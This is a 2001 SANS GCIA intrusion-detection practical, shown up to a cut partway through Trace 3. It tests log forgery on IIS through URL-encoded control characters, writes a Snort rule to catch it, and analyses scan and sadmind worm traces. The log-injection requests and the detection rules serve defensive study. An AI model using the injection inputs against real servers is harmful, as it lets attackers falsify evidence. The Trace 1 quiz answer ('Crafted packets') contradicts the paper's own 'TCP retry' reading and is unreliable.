Global Information Assurance Certification Paper

James Hoover

GCIA Practical
Version 3.0

Intrusion Detection In-Depth
SANS Network Security 2001
San Diego, California

December 23, 2001

Assignment 1 – Describe the State of Intrusion Detection:

On 11/27/01, a report was posted at www.securiteam.com (http://www.securiteam.com/windowsntfocus/6D00T0U35G.html) stating that "A security vulnerability in the way Microsoft's IIS logs incoming traffic allows attackers to fake log entries in the event log." The report at securiteam.com states that "The vulnerability is caused by the translation of incoming HEX replacements (%xx, where xx is an HEX code) into their original form, and the storage of its original form in the log file..."

If the logs can be faked as this report suggests, this creates a major problem for security analysts because the analyst cannot trust the integrity of the logs that they gather for correlation of data. This also presents the possibility that the integrity of the web server logs could not be proven in a court of law because of this possibility of remote tampering.

(All IIS logs appear in default IIS W3C Log File format. The testing was done with "W3C Extended Log File Format", "NCSA Common Log File Format" and "Microsoft IIS Log File Format" logging formats each yielding the same test results. The log formats shown contain the following fields in the order as they appear in the logs: Time, Source IP, Method, URI stem and Protocol status. The requests were generated by appending %hex value and the Unicode character description to a legitimate page request (e.g.http://10.1.1.1/default.htm%0A;control;Back%20Space). Testing was done using the 256 Latin Unicode characters with the hex values 00 – FF from http://www.unicode.org/charts/PDF/U0000.pdf.

In order to test the validity of this report, the following information gathering and testing was done:

1. Gathered necessary Latin Unicode hex codes for testing from http://www.unicode.org/charts/PDF/U0000.pdf
2. Setup IIS 5.0 on Windows 2000 Professional service pack 2
3. Setup private network to eliminate network noise for testing
4. Ran "wget –i [unicode input]" on RedHat 7.1
5. Checked IIS logs for successful log changes using Notepad
   Results:
   Unsuccessful characters:
   Line Feed - 0x0A, Vertical Tabulation - 0x0B, Form Feed - 0x0C, Carriage Return - 0x0D, Back space - 0x08 and Delete – 0x7F.
   Successful Unicode characters:
   No-Break – 0xA0 and Horizontal Tabulation - 0x09.
   Sample:

6. Checked IIS logs for successful log changes using WordPad

Results:

Unsuccessful characters:

Back space - 0x08 and Delete – 0x7F

Successful Unicode characters:

Line Feed - 0x0A, Vertical Tabulation - 0x0B, Form Feed - 0x0C, Carriage Return - 0x0D

Sample:

```
14:35:52 10.1.1.2 GET /default.htm
;control;Line+Feed 404
14:35:52 10.1.1.2 GET /default.htm
;control 404
14:35:52 10.1.1.2 GET /default.htm
;control;Form+Feed 404
14:35:52 10.1.1.2 GET /default.htm
;control;Carriage+Return 404
```

The following conclusions were made from this testing:

- The logs can be manipulated or faked effectively when viewed with WordPad
- The logs could be manipulated to a lesser extent when viewed with NotePad
- Successful log "faking" is greatly, if not fully dependent upon the log viewer being used

Although the logs could not be deleted or "faked" in every viewer, it is still disconcerting that someone could maliciously attempt to frame someone or otherwise obfuscate their own activity using this methodolgy.

From an intrusion analysts perspective, this information could mean unnecessary time spent tracing information from logs that have been "faked." The solution would be the ability to alert and log this type of activity in an intrusion detection system. This would enable the analyst to verify if any log manipulation activity had been taking place and then effectively correlate that activity with the resulting logs.

The following hardware and software was setup and running for each test performed:

- LINUX RedHat 7.1
- Snort 1.8.3 (for LINUX) with default rules (downloaded and installed 12/13/01) and with the "-c snort.conf -A full" switch set to capture packets based upon the rules included and to capture the full packet and log in ASCII
- Windows 2000 service pack 2
- IIS 5.0 – Logging to W3C extended file format
- Ethereal 0.8.20 win32 running on the web server

The following goals were established for this testing:

1. Determine if Snort would detect this activity with the default configuration and rules
2. Test if the HTTP and Unidecode preprocessors would detect this activity
3. Write a custom rule to detect this activity

To accomplish these goals, the same tests had to be run against the IIS web server in the following fashion:

- with and with out the http_decode preprocessor enabled
- with and with out the unidecode preprocessor enabled
- with and without the custom rule enabled

http_decode:
By default, Snort 1.8.3 has the http_decode preprocessor enabled. The Snort users manual describes the http_decode preprocessor as being "used to process HTTP URI strings and convert their data to non-obfuscated ASCII strings. This is done to defeat evasive web URL scanners and hostile attackers that could otherwise elude the content analysis strings used to examine HTTP traffic for suspicious activity." By description, this preprocessor is designed to convert an Unicode encoded HTTP Get requests.

In order to fully test this preprocessors capability to normalize the Unicode encoded HTTP requests, the HTTP request testing was automated by using "wget." The command "wget" in LINUX is a text-based browser that allows the user to supply input files that contain URLs to connect to. The automated test was run by supplying an input file to "wget" containing the IP address of the web server and the Latin Unicode values concatenated on each line of the file.

The Snort alert outcome of running the Unicode log manipulation attacks at the web server was no alerts. The conclusion is that, by default, there were no rules or preprocessors enabled in Snort 1.8.3 that would detect the log manipulation activity.

Unidecode:
Snort includes the "unidecode" preprocessor in the snort.conf file in version 1.8.3 (and in some earlier versions) but it is not enabled. The snort.conf file includes a comment that the unidecode preprocessor "does a better job (than http_decode) of categorizing and identifying UNICODE attacks, recommended as a potential replacement for http_decode." The same test was run with the unidecode preprocessor running. An alert message was generated for some of the Unicode encoded requests. The following is a sample trace with the description of each field added in bold:

> **Alert message:**
> [**] [110:4:1] spp_unidecode: Invalid Unicode String detected [**]
>
> **Time and date of alert:**
> 12/14-19:05:52.634722
>
> **Source and destination IP addresses and ports:**
> 10.1.1.2:36842 -> 10.1.1.1:80
>
> **Protocol and specific packet information:**
> TCP TTL:64 TOS:0x0 ID:26044 IpLen:20 DgmLen:141 DF

AP Seq: 0x6C4B8204 Ack: 0x9446AB0F Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1042361 0

This very unspecific alert message was triggered by some of the Unicode characters but not by the most important ones related to the activity of interest. Specificly this rule was not triggered by any of the successful control characters which caused a carriage return when viewing the logs with WordPad.

Custom rule:
A custom rule was put in the local.rules file. The local.rules file is an "include" in the snort.conf file and by default is run as the last check against the network traffic being analyzed. In order to build this custom rule, the network traffic related to this vulnerability was captured by Ethereal and Snort running in packet sniffer mode (-dv). The following trace which shows link, network and transport layers was captured by Ethereal running on the web server:

```
00 03 6d 14 d1 66 00 10 4b 2e b4 ac 08 00 45 00   ..m..f..K.....E.
00 9b 4e 4c 40 00 40 06 d6 0c 0a 01 01 02 0a 01   ..NL@.@.........
01 01 89 17 00 50 08 d5 ca 28 7a 1f 81 78 80 18   .....P...(z..x..
16 d0 3e 55 00 00 01 01 08 0a 00 0d 84 6d 00 00   ..>U.........m..
00 00 47 45 54 20 2f 64 65 66 61 75 6c 74 2e 68   ..GET /default.h
74 6d 25 30 41 3b 63 6f 6e 74 72 6f 6c 3b 4c 69   tm%0A;control;Li
6e 65 25 32 30 46 65 65 64 20 48 54 54 50 2f 31   ne%20Feed HTTP/1
2e 30 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20   .0..User-Agent:
57 67 65 74 2f 31 2e 36 0d 0a 48 6f 73 74 3a 20   Wget/1.6..Host:
31 30 2e 31 2e 31 2e 31 0d 0a 41 63 63 65 70 74   10.1.1.1..Accept
3a 20 2a 2f 2a 0d 0a 0d 0a                        : */*....
```

Built in to Snort is the ability to look at the URI portion of HTTP traffic. This is accomplished using the "uricontent" rule. As seen in the ASCII portion of the trace above, the Unicode value in question is clearly displayed in the URI portion. For testing purposes, the following rule was created:

"alert tcp 10.1.1.2 any -> 10.1.1.1 80 (msg: "Unicode log manipulation-Carriage return"; uricontent: "%0A"; nocase;)"

This rule directs Snort to post an alert message **"Unicode log manipulation-Carriage return"** based upon any TCP traffic from 10.1.1.2 from any port to 10.1.1.1 port 80 with the upper or lower case ("nocase") characters "%0A" in the URI.
This rule was created for testing and should not be used in a production environment without modification. In order to make this rule usable in a production environment, the IP address of 10.1.1.2 should be replaced with $EXTERNAL_NET (the Snort variable that defines all traffic external to the network being protected). The destination address of 10.1.1.1 should be replaced with either $HOME_NET or $HTTP_SERVERS depending on whether or not the snort.conf variables have been tuned to define $HTTP_SERVERS. The destination port would need to be modified to include any

ports being used for HTTP traffic. The source port should also be changed to ephemeral ports only by replacing the source port of any to a defined range (e.g. 1024>65535). Depending on the quantity of IIS servers included in the $HTTP_SERVERS or $HOME_NET range, this rule could be modified to only alert on IP addresses that are bound to an ISS web server.

The same test was run with this rule in place and both the unidecode and the http_decode preprocessors disabled. The following alert was logged:

```
[**] [1:0:0] Unicode log manipulation-Carriage return [**]
12/15-11:56:08.684722 10.1.1.2:40781 -> 10.1.1.1:80
TCP TTL:64 TOS:0x0 ID:63179 lpLen:20 DgmLen:155 DF
***AP*** Seq: 0x532F9318  Ack: 0x2B3E62B7  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 7103966 0
```

This sample rule could be duplicated for each of the Unicode values that results in a carriage return in the logs when viewed with WordPad.
After this test was completed without the http_decode or the unidecode preprocessors running, it was run again with each of the preprocessors enabled. The test of this custom rule with the http_decode preproccesor enabled caused the custom rule to fail and yield no results. The same results were yielded when the custom rule was tested with the unidecode preprocessor running.

In conclusion, this testing proves that logs can be manipulated to a limited extent depending on the type of editor being used to view them. By default, the Snort IDS system used in this testing was unable to adequately yield alerts based upon the Unicode encoded HTTP requests sent to the IIS 5.0 server. Even though Snort did not alert on this activity by default, this test shows that it is a simple task to create a custom alert that will log alerts based upon any Unicode characters desired.

Another conclusion that can be made from this testing shows is that the editor being used to view logs is an important factor. For example, viewing logs in a simple program such as Notepad has a definite advantage over other programs such as WordPad because it does not respond to the carriage return hex values.

The risk of someone tainting IIS web server logs using Unicode characters cannot be fully eliminated using IDS. But by including rules that log alerts bases upon these specific Unicode characters, one can ensure that the analyst is made aware of any attempts to change the logs using these methods. These logs will not only help maintain the analysts' sanity but also help to prove the integrity of the logs in a court of law. The correlation of the web server logs with these specific, customized IDS alerts or the lack of these specific alerts will help to render ineffective the argument that the logs could have been tampered with remotely and increase the chance of conviction.

Assignment 2 - Network Detects:

All firewall log reports shown in this assignment are from Check Point Firewall-1.
The columns displayed are defined as:

- No. – line number within the log
- Date – Date of occurrence in DayMonthYear format
- Time – Time of occurrence to the 100th of a second
- Inter. – The interface on the firewall that the traffic is passing through
- Origin – IP address of the firewall interface that logged this event
- Type – "type of action that caused the event to be logged (Check Point Firewall-1 Help file)"
- Action – "action carried out on this packet (Check Point Firewall-1 Help file)"
- Service – "the service (destination port) requested by this communication (Check Point Firewall-1 Help file)"
- Destination – "the destination of the communication (Check Point Firewall-1 Help file)"
- Protocol – "the communication protocol used (Check Point Firewall-1 Help file)"
- S_Port – source port of source host

Trace 1:

1. Source of trace:
   Network outside of perimeter firewall

2. Detect was generated by:
   The following Snort rule was triggered by this network activity:

   alert tcp $EXTERNAL_NET any -> $HOME_NET 3128 (msg:"INFO - Possible Squid Scan"; flags:S; classtype:attempted-recon; sid:618; rev:1;)

   This rule tells Snort to look for TCP traffic with the syn flag set (flags:S) from the range defined as external ($EXTERNAL_NET) in snort.conf, from any source port that is destined for the defined $HOME_NET (defined in snort.conf – default is any) IP address range with a destination port of 3128 and logs an alert (in this case it goes to a MySQL database).

3. Probability the source address was spoofed:
   This address is most likely not spoofed because the purpose of this traffic appears to be to locate a Squid proxy server. The initiator of this traffic would want to see the response. If this address were spoofed, the return traffic would not go to the initiating host but would return to the spoofed IP address. If this address were spoofed, the initiator would have to be able to promiscuously sniff the network traffic that was returning to the spoofed source in order to see the response. Because it is possible for TCP traffic to be fragmented and to take different path across the network to a destination, the initiator of this traffic would have to be sniffing traffic in a location in which all of the responding packets

would be routed through. This further complicates the possibility that this address is spoofed.
Because of the wide range of addresses scanned, it would appear that the initiator either does not care about his IP address being known, is using a zombie host for scanning or is using a proxy server to hide his real IP identity.

4. Description of attack:
   This is a scan for services listening on port 3128. Port 3128 is most often associated with the open source proxy software, Squid (available at http://www.squid-cache.org). This scan is categorized by Snort as "classtype:attempted-recon" in which the initiator is most likely discovering the network or discovering specific services on specific hosts on the target network. In this case, the initiator is searching specifically for Squid proxy servers that are listening on port 3128. A search for Squid proxy vulnerabilities at http://xforce.iss.net revealed 11 listings. The vulnerabilities ranked from DoS to "remote command execution." This scan may be looking to exploit any of these known vulnerabilities or it could be looking for misconfigured proxy servers which do not restrict base upon source IP address range. The following trace shows the initiating IP address of 64.174.236.101 sending a syn request to destination port 3128 on My.Home.Net.134. Notice that in both traces below the source port of 3142 remains the same and the time between the traces = 3 seconds. This pattern of an incrementing source port repeating the request twice within 3 second increments was repeated for all of the scans initiated from this host. This is most likely only a TCP retry. The logs show that none of the requests were sent more than 2 times. This was a slow scan of the network range which never requested more than 4 unique IP addresses within a 24 hour period. This could indicate either a slow network scan or a looping scan across a very broad IP range.

```
[**] INFO - Possible Squid Scan [**]
12/14-13:21:56.162428 64.174.236.101:3142 -> My.Home.Net.134:3128
TCP TTL:119 TOS:0x0 ID:33813 IpLen:20 DgmLen:44 DF
******S* Seq: 0x68D01FA  Ack: 0x0  Win: 0x2000  TcpLen: 24
TCP Options (1) => MSS: 1460
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] INFO - Possible Squid Scan [**]
12/14-13:21:59.392428 64.174.236.101:3142 -> My.Home.Net.134:3128
TCP TTL:119 TOS:0x0 ID:52757 IpLen:20 DgmLen:44 DF
******S* Seq: 0x68D01FA  Ack: 0x0  Win: 0x2000  TcpLen: 24
TCP Options (1) => MSS: 1460
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

5. Attack mechanism
   This scan is most likely scripted. It appears from the logs that the script is written to send a syn packet to a target IP and then send one retry and then move on to

the next IP address in the list. Another interesting fact about this trace is that the IP address numbers are repeated every 24 hours almost to the exact second. The logs shown in bold below make that pattern very obvious.

12/14-09:22:34.652428 64.174.236.101:3279 -> My.Home.Net.50:3128
12/14-09:22:37.832428 64.174.236.101:3279 -> My.Home.Net.50:3128
12/14-13:21:56.162428 64.174.236.101:3142 -> My.Home.Net.134:3128
12/14-13:21:59.392428 64.174.236.101:3142 -> My.Home.Net.134:3128
12/15-09:22:30.212428 64.174.236.101:4058 -> My.Home.Net.50:3128
12/15-09:22:33.432428 64.174.236.101:4058 -> My.Home.Net.50:3128
12/15-13:21:47.662428 64.174.236.101:3964 -> My.Home.Net.134:3128
12/15-13:21:50.862428 64.174.236.101:3964 -> My.Home.Net.134:3128
12/16-08:57:34.772428 64.174.236.101:4457 -> My.Home.Net.178:3128
12/16-08:57:37.972428 64.174.236.101:4457 -> My.Home.Net.178:3128
12/16-09:22:26.292428 64.174.236.101:4785 -> My.Home.Net.50:3128
12/16-09:22:29.572428 64.174.236.101:4785 -> My.Home.Net.50:3128
12/16-18:11:43.162428 64.174.236.101:3294 -> My.Home.Net.224:3128
12/16-18:11:46.372428 64.174.236.101:3294 -> My.Home.Net.224:3128
12/17-08:57:31.592428 64.174.236.101:3285 -> My.Home.Net.178:3128
12/17-08:57:34.802428 64.174.236.101:3285 -> My.Home.Net.178:3128

The pattern appears to be broken on 12/17 but in fact the Snort sensor was down for approximately 10 minutes from 9:15 – 9:25 on 12/17 for rule updates and changes.

6. Correlations:
To ensure that this traffic was being properly blocked by the firewall, a search was done in the firewall logs for the offending source IP address. The following image is cut from a screen shot of the CheckPoint firewall log GUI:

This log report shows that the packet was successfully dropped. It also shows that the 24 hour pattern described under Attack Mechanism was repeated and was not logged by the Snort sensor because it was off-line but was logged by the firewall.
This source address has not been seen before 12/14/01. The following whois information about this source address was retrieved from www.Arin.net:

Pac Bell Internet Services (NETBLK-PBI-NET-8) PBI-NET-8
64.160.0.0 - 64.175.255.255
Manpower Inc (NETBLK-SBCIS-101418-133429) SBCIS-101418-133429
64.174.236.0 - 64.174.236.255

The following DNS name was found by performing an nslookup on the IP address: ppp-64-174-236-101.manpowersj.com.

7. Evidence of active targeting:
   There does not appear to be any active targeting because the activity appears to be that of a scanner. The scanner does however repeat the same addresses every 24 hours. This is most likely repeating the same large IP address range. If this were targeted activity and proxy hosts were found, one would expect the pattern to become very focused on only the Squid proxy servers found and for the traffic to show evidence of successful 3-way TCP handshakes.

8. Severity:
   (criticality + lethality) – (system countermeasures + Network countermeasures) = severity
   (4 + 3) – (3 + 2) = 2
   Criticality:
   The systems being scanned are core infrastructure systems.
   Lethality:
   If a misconfigured or vulnerable proxy could be exploited by the cracker, these systems could be used in an attack on other computers. Some of the known exploits for Squid proxy servers also allow for remote command execution which could lead to elevated privileges or root access on the host.
   System countermeasures:
   These systems are well patched but do not run any forms of host based firewalls. The systems being scanned also have the minimum services possible running.
   Network countermeasures:
   Most of the systems being scanned are not behind a firewall. The access control lists (ACL) on the routers are set up to filter access by port.

9. Defensive recommendations:
   - Scan entire /24 range for any systems running services on port 3128
   - Run tcpwrappers to restrict access to necessary ports by IP range
   - Review router access control lists to ensure that the right ports and services are being filtered

10. Multiple choice test question:

    12/15-13:21:47.662428 64.174.236.101:3964 -> My.Home.Net.134:3128
    12/15-13:21:50.862428 64.174.236.101:3964 -> My.Home.Net.134:3128
    12/16-08:57:34.772428 64.174.236.101:4457 -> My.Home.Net.178:3128
    12/16-08:57:37.972428 64.174.236.101:4457 -> My.Home.Net.178:3128

    In the log shown above, the repeating source ports indicates:
    A. Crafted packets
    B. TCP retries
    C. Misconfigured routers

D. Trojan activity

Answer: A

Trace 2:

1. Source of trace:
   Network outside of perimeter firewall

2. Detect was generated by:
   This trace was detected by Snort version 1.8.3 running on LINUX RedHat 7.1. The rule base was updated 12/13/01. The following Snort rule found in bad-traffic.rules was triggered by this network activity:

   alert tcp $EXTERNAL_NET any <> $HOME_NET 0 (msg:"BAD TRA
   FFIC tcp port 0 traffic"; sid:524; classtype:misc-activity; rev:3;)

   This rule tells Snort to look for TCP traffic from the range defined as external ($EXTERNAL_NET) in snort.conf, from any source port that is destined for the defined $HOME_NET (defined in snort.conf – default is any) IP address range with a destination port of 0 and send an alert (in this case it goes to a MySQL database).

3. Probability the source address was spoofed:
   This traffic is most likely not spoofed. The protocol being used is TCP, which is designed to be dependent upon a 3-way handshake for communication. If the initiator of this traffic were expecting to see the response, they would have to use the IP address of the host they are sending the traffic from or if the address is spoofed, sniff the traffic that returns to the spoofed IP address.

4. Description of attack:
   This traffic appears to fall into the category of reconnaissance. Snort categorizes it as “Bad traffic” because it is an attempt to send data to destination port 0. Some firewalls do not block traffic destined for port 0. So this may be an attempt to pass data through the firewall to the target machine. This may also be an attempt to perform an “OS fingerprint” as determined by Matt Fearnow (http://www.sans.org/y2k/020701.htm) in his analysis of a very similar trace. This trace below shows the alert and below the alert, an attempt to send 68 bytes of data on the SYN with the urgent flag set. It is not illegal TCP activity to send data on the SYN but it should be considered anomalous.

   [**] BAD TRAFFIC tcp port 0 traffic [**]
   12/17-20:52:02.877318 63.254.20.12:5635 -> My.Home.Net.6:0
   TCP TTL:119 TOS:0x0 ID:26112 IpLen:20 DgmLen:108 DF

1*U***S* Seq: 0x53010000 Ack: 0x4F03003C Win: 0x53BE TcpLen: 4 UrgPtr: 0x2CE2

The following payload data was logged in the MySQL database:

```
000 : E5 5A 22 8D 59 A0 2E 53 22 0A 35 6E E4 6E 67 43   .Z".Y..S".5n.ngC
010 : AA 6F 1D 54 BB 26 10 20 00 00 E8 10 78 CC D5 F5   .o.T.&. ....x...
020 : E2 13 E1 BD 39 9A CF 1E 05 27 5A 60 8E FB EB 3D   ....9....'Z`...=
030 : 84 88 9A 6D ED 1B AD 09 00 08 00 64 00 62 00 03   ...m.......d.b..
040 : 00 06 01 00
```

5. Attack mechanism

   This attack appears to be a scripted attack because of the short period of time in which the following traffic was logged:

```
Dec 17 20:51:49 63.254.20.12:1030 -> My.Home.Net.3:443 SYN ******S*
Dec 17 20:51:49 63.254.20.12:32811 -> My.Home.Net.3:259 NULL 1*******
Dec 17 20:51:55 63.254.20.12:1032 -> My.Home.Net.6:443 SYN ******S*
Dec 17 20:51:55 63.254.20.12:32811 -> My.Home.Net.6:259 NULL 1*******
Dec 17 20:52:02 63.254.20.12:1034 -> My.Home.Net.6:443 SYN ******S*
Dec 17 20:52:02 63.254.20.12:5635 -> My.Home.Net.6:0 NOACK 1*U***S*
Dec 17 20:52:08 63.254.20.12:1035 -> My.Home.Net.6:443 SYN ******S*
Dec 17 20:52:11 63.254.20.12:5635 -> My.Home.Net.6:0 NOACK 1*U***S*
Dec 17 20:52:13 63.254.20.12:0 -> My.Home.Net.6:0 NULL ********
Dec 17 20:52:15 63.254.20.12:1036 -> My.Home.Net.6:443 SYN ******S*
Dec 17 20:52:15 63.254.20.12:5635 -> My.Home.Net.6:0 NOACK 1*U***S*
Dec 17 20:52:23 63.254.20.12:1037 -> My.Home.Net.6:443 SYN ******S*
Dec 17 20:52:24 63.254.20.12:5635 -> My.Home.Net.6:0 NOACK 1*U***S*
Dec 17 20:52:38 63.254.20.12:1040 -> My.Home.Net.6:443 SYN ******S*
Dec 17 20:52:38 63.254.20.12:5635 -> My.Home.Net.6:0 NOACK 1*U***S*
Dec 17 20:52:45 63.254.20.12:1043 -> My.Home.Net.6:443 SYN ******S*
Dec 17 20:52:45 63.254.20.12:5635 -> My.Home.Net.6:0 NOACK 1*U***S*
Dec 17 20:52:56 63.254.20.12:1048 -> My.Home.Net.6:443 SYN ******S*
Dec 17 20:52:54 63.254.20.12:5635 -> My.Home.Net.6:0 NOACK 1*U***S*
Dec 17 20:53:00 63.254.20.12:1049 -> My.Home.Net.6:443 SYN ******S*
```

   Some of these packets are most certainly crafted because of the reuse of the same source port number of 5635. TCP retries could also an explanation for the reuse of the same port. But because of the correlation with other similar traces using the same source port reported on the Internet and the following alerts using the same source and destination ports, it is fairly safe to say that a scanning tool for OS fingerprinting is being used.

```
12/14-15:17:15.112428 65.129.124.94:5635 -> My.Home.Net.6:0
12/14-15:18:36.042428 65.129.124.94:5635 -> My.Home.Net.6:0
12/14-15:18:45.592428 65.129.124.94:5635 -> My.Home.Net.6:0
12/14-15:18:46.042428 65.129.124.94:5635 -> My.Home.Net.6:0
```

Dec 17 11:19:27 208.228.171.93:5635 -> My.Home.Net.63:0 INVALIDACK 12*A*R*F
Dec 17 11:19:31 208.228.171.93:5635 -> My.Home.Net.63:0 VECNA *2U*P***
Dec 17 11:19:31 208.228.171.93:5635 -> My.Home.Net.63:0 NOACK **U**R**
Dec 17 11:20:00 208.228.171.93:5635 -> My.Home.Net.63:0 VECNA *2U*P***
Dec 17 13:40:31 208.228.171.31:5635 -> My.Home.Net.63:0 NOACK *2U**RSF
Dec 17 13:40:37 208.228.171.31:5635 -> My.Home.Net.63:0 NOACK 12**PRSF
Dec 17 13:40:43 208.228.171.31:5635 -> My.Home.Net.63:0 SPAU *2UAP*S*

6. Correlations:
   Firewall logs:
   The following firewall log shows one of the packets being successfully dropped:

   Portscan logs:
   The portscan logs generated by Snort provided some other interesting information that preceded the activity destined for port 0. The results from the portscan.log file below shows a SYN packet sent to the target which is a web server listening on port 443. Then the subsequent activity appears to be a null scan for services listening on port 259. This could be a search for a vulnerability on Checkpoint Firewall-1 in which "it is possible to bypass FireWall-1 with faked RDP packets if the default implied rules are being used (Public Release. "Check Point Firewall-1 RDP Bypass Vulnerability." 14 July 2001. 21 December 2001. <URL:http://www.inside-security.de/fw1_rdp.html>)."

   Dec 17 20:51:49 63.254.20.12:1030 -> My.Home.Net.3:443 SYN ******S*
   Dec 17 20:51:49 63.254.20.12:32811 -> My.Home.Net.3:259 NULL 1*******
   Dec 17 20:51:55 63.254.20.12:1032 -> My.Home.Net.6:443 SYN ******S*
   Dec 17 20:51:55 63.254.20.12:32811 -> My.Home.Net.6:259 NULL 1*******
   Dec 17 20:52:02 63.254.20.12:1034 -> My.Home.Net.6:443 SYN ******S*
   Dec 17 20:52:02 63.254.20.12:5635 -> My.Home.Net.6:0 NOACK 1*U***S*
   Dec 17 20:52:08 63.254.20.12:1035 -> My.Home.Net.6:443 SYN ******S*
   Dec 17 20:52:11 63.254.20.12:5635 -> My.Home.Net.6:0 NOACK 1*U***S*
   Dec 17 20:52:13 63.254.20.12:0 -> My.Home.Net.6:0 NULL ********
   Dec 17 20:52:15 63.254.20.12:1036 -> My.Home.Net.6:443 SYN ******S*
   Dec 17 20:52:15 63.254.20.12:5635 -> My.Home.Net.6:0 NOACK 1*U***S*
   Dec 17 20:52:23 63.254.20.12:1037 -> My.Home.Net.6:443 SYN ******S*
   Dec 17 20:52:24 63.254.20.12:5635 -> My.Home.Net.6:0 NOACK 1*U***S*
   Dec 17 20:52:38 63.254.20.12:1040 -> My.Home.Net.6:443 SYN ******S*
   Dec 17 20:52:38 63.254.20.12:5635 -> My.Home.Net.6:0 NOACK 1*U***S*
   Dec 17 20:52:45 63.254.20.12:1043 -> My.Home.Net.6:443 SYN ******S*
   Dec 17 20:52:45 63.254.20.12:5635 -> My.Home.Net.6:0 NOACK 1*U***S*
   Dec 17 20:52:56 63.254.20.12:1048 -> My.Home.Net.6:443 SYN ******S*
   Dec 17 20:52:54 63.254.20.12:5635 -> My.Home.Net.6:0 NOACK 1*U***S*
   Dec 17 20:53:00 63.254.20.12:1049 -> My.Home.Net.6:443 SYN ******S*

Similar traces were reported by Matt Fearnow (http://www.sans.org/y2k/020701.htm) in which packets were sent to port 259 followed by packets sent to port 0 from a source port of 5635.

7. Evidence of active targeting:
   This traffic does appear to be targeted because of the data that was correlated from the portscan logs. The data from the portscan logs shows 63.254.20.12 sending a SYN to port 443 on My.Home.Net.6.

   Dec 17 20:51:49 63.254.20.12:1030 -> My.Home.Net.3:443 SYN ******S*
   Dec 17 20:51:49 63.254.20.12:32811 -> My.Home.Net.3:259 NULL 1*******
   Dec 17 20:51:55 63.254.20.12:1032 -> My.Home.Net.6:443 SYN ******S*

   There is an HTTP daemon on this server and port 443 is open on the firewall, so the SYN sent above would have received a SYN/ACK back from My.Home.Net.6. This could be considered successful reconnaissance although the other requests sent were blocked by the firewall.

8. Severity:
   (criticality + lethality) – (system countermeasures + Network countermeasures) = severity
   (4 + 4) - (3 + 5)= 0
   Criticality:
   The systems that were scanned are business critical systems.
   Lethality:
   The purpose of this activity appears to be OS fingerprinting which falls into the realm of reconnoissance but the full impact on the systems that are targeted by these packets is unknown. Because the full nature of this scan is unknown, the lethality has been set high at 4.
   System countermeasures:
   The systems being scanned are well patched bastion hosts.
   Network countermeasures:
   The systems being targeted are behind a firewall that blocks the ports being targeted.

9. Defensive recommendations:
   - Place a custom rule in the IDS system to log this activity in order to better track this activity
   - Place a custom rule in the IDS system to track all activity from the source IP addresses performing these scans

10. Multiple choice test question:

    12/17-20:52:02.877318 63.254.20.12:5635 -> My.Home.Net.6:0
    TCP TTL:119 TOS:0x0 ID:26112 IpLen:20 DgmLen:108 DF

1*U***S* Seq: 0x53010000 Ack: 0x4F03003C Win: 0x53BE TcpLen: 4 UrgPtr: 0x2CE2

In the packet shown above, traffic destined for port 0:
A. should be considered as potentially dangerous activity and logged
B. is completely illegal and indicates crafted packets
C. is common and should not be worried about
D. indicates a misconfigured router

Answer: A

Trace 3:

1. Source of trace:
   Network outside of perimeter firewall

2. Detect was generated by:
   This trace was detected by Snort version 1.8.3 running on LINUX RedHat 7.1. The rule base was updated 12/13/01. The following Snort rule found in web-misc.rules was triggered by this network activity:

   alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC sadmind worm access"; content:"GET x HTTP/1.0"; offset:0; depth:15; classtype:attempted-recon; reference: url,"www.cert.org/advisories/CA-2001-11.html"; sid:1375; rev:1;)

3. Probability the source address was spoofed:
   This activity has a very low probability of having been spoofed. The sadmind worm is designed to discover IIS web servers and attempt to compromise them. In order to successfully do this, the response to this request would have to return to the initiating or source IP address.

4. Description of attack:
   The following excerpt was taken from the sadmind cert advisory:

   > Based on preliminary analysis, the sadmind/IIS worm exploits a vulnerability in Solaris systems and subsequently installs software to attack Microsoft IIS web servers. In addition, it includes a component to propagate itself automatically to other vulnerable Solaris systems. It will add "+ +" to the .rhosts file in the root user's home directory. Finally, it will modify the index.html on the host Solaris system after compromising 2,000 IIS systems.

   The impact of this worm as stated in this advisory is root access on a Solaris host and the ability to “arbitrary commands with the privileges of the IUSR_*machinename* account on vulnerable Windows systems.” Root access on a vulnerable Solaris system is gained by exploiting a buffer overflow vulnerability in the sadmind daemon which is installed by default on SunOS 5.7, 5.6, 5.5.1, and 5.5 .

The following Snort logs show some of the alerts from this activity:

[**] WEB-MISC sadmind worm access [**]

12/15-00:40:49.202428 61.182.207.228:41990 -> My.Home.Net.7:80

TCP TTL:237 TOS:0x0 ID:57515 lpLen:20 DgmLen:58 DF

AP Seq: 0xFD60E8AF Ack: 0x340BFF3 Win: 0x2238 TcpLen: 20

=+=

[**] WEB-MISC 403 Forbidden [**]

12/15-00:40:49.322428 My.Home.Net.7:80 -> 61.182.207.228:41990

TCP TTL:126 TOS:0x0 ID:12020 lpLen:20 DgmLen:472 DF

AP Seq: 0x340BFF3 Ack: 0xFD60E8C1 Win: 0x2226 TcpLen: 20

=+=

[**] WEB-MISC 403 Forbidden [**]

12/15-00:40:49.322428 My.Home.Net.7:80 -> 61.182.207.228:41990

TCP TTL:125 TOS:0x0 ID:12020 lpLen:20 DgmLen:472 DF

AP Seq: 0x340BFF3 Ack: 0xFD60E8C1 Win: 0x2226 TcpLen: 20

=+=

[**] WEB-MISC sadmind worm access [**]

12/15-00:40:51.312428 61.182.207.228:42300 -> My.Home.Net.8:80

TCP TTL:237 TOS:0x0 ID:59635 lpLen:20 DgmLen:58 DF

AP Seq: 0xFE2CA05F Ack: 0x340C824 Win: 0x2238 TcpLen: 20

=+=

[**] WEB-MISC 403 Forbidden [**]

12/15-00:40:51.462428 My.Home.Net.8:80 -> 61.182.207.228:42300

TCP TTL:126 TOS:0x0 ID:13300 lpLen:20 DgmLen:472 DF

AP Seq: 0x340C824 Ack: 0xFE2CA071 Win: 0x2226 TcpLen: 20

=+=

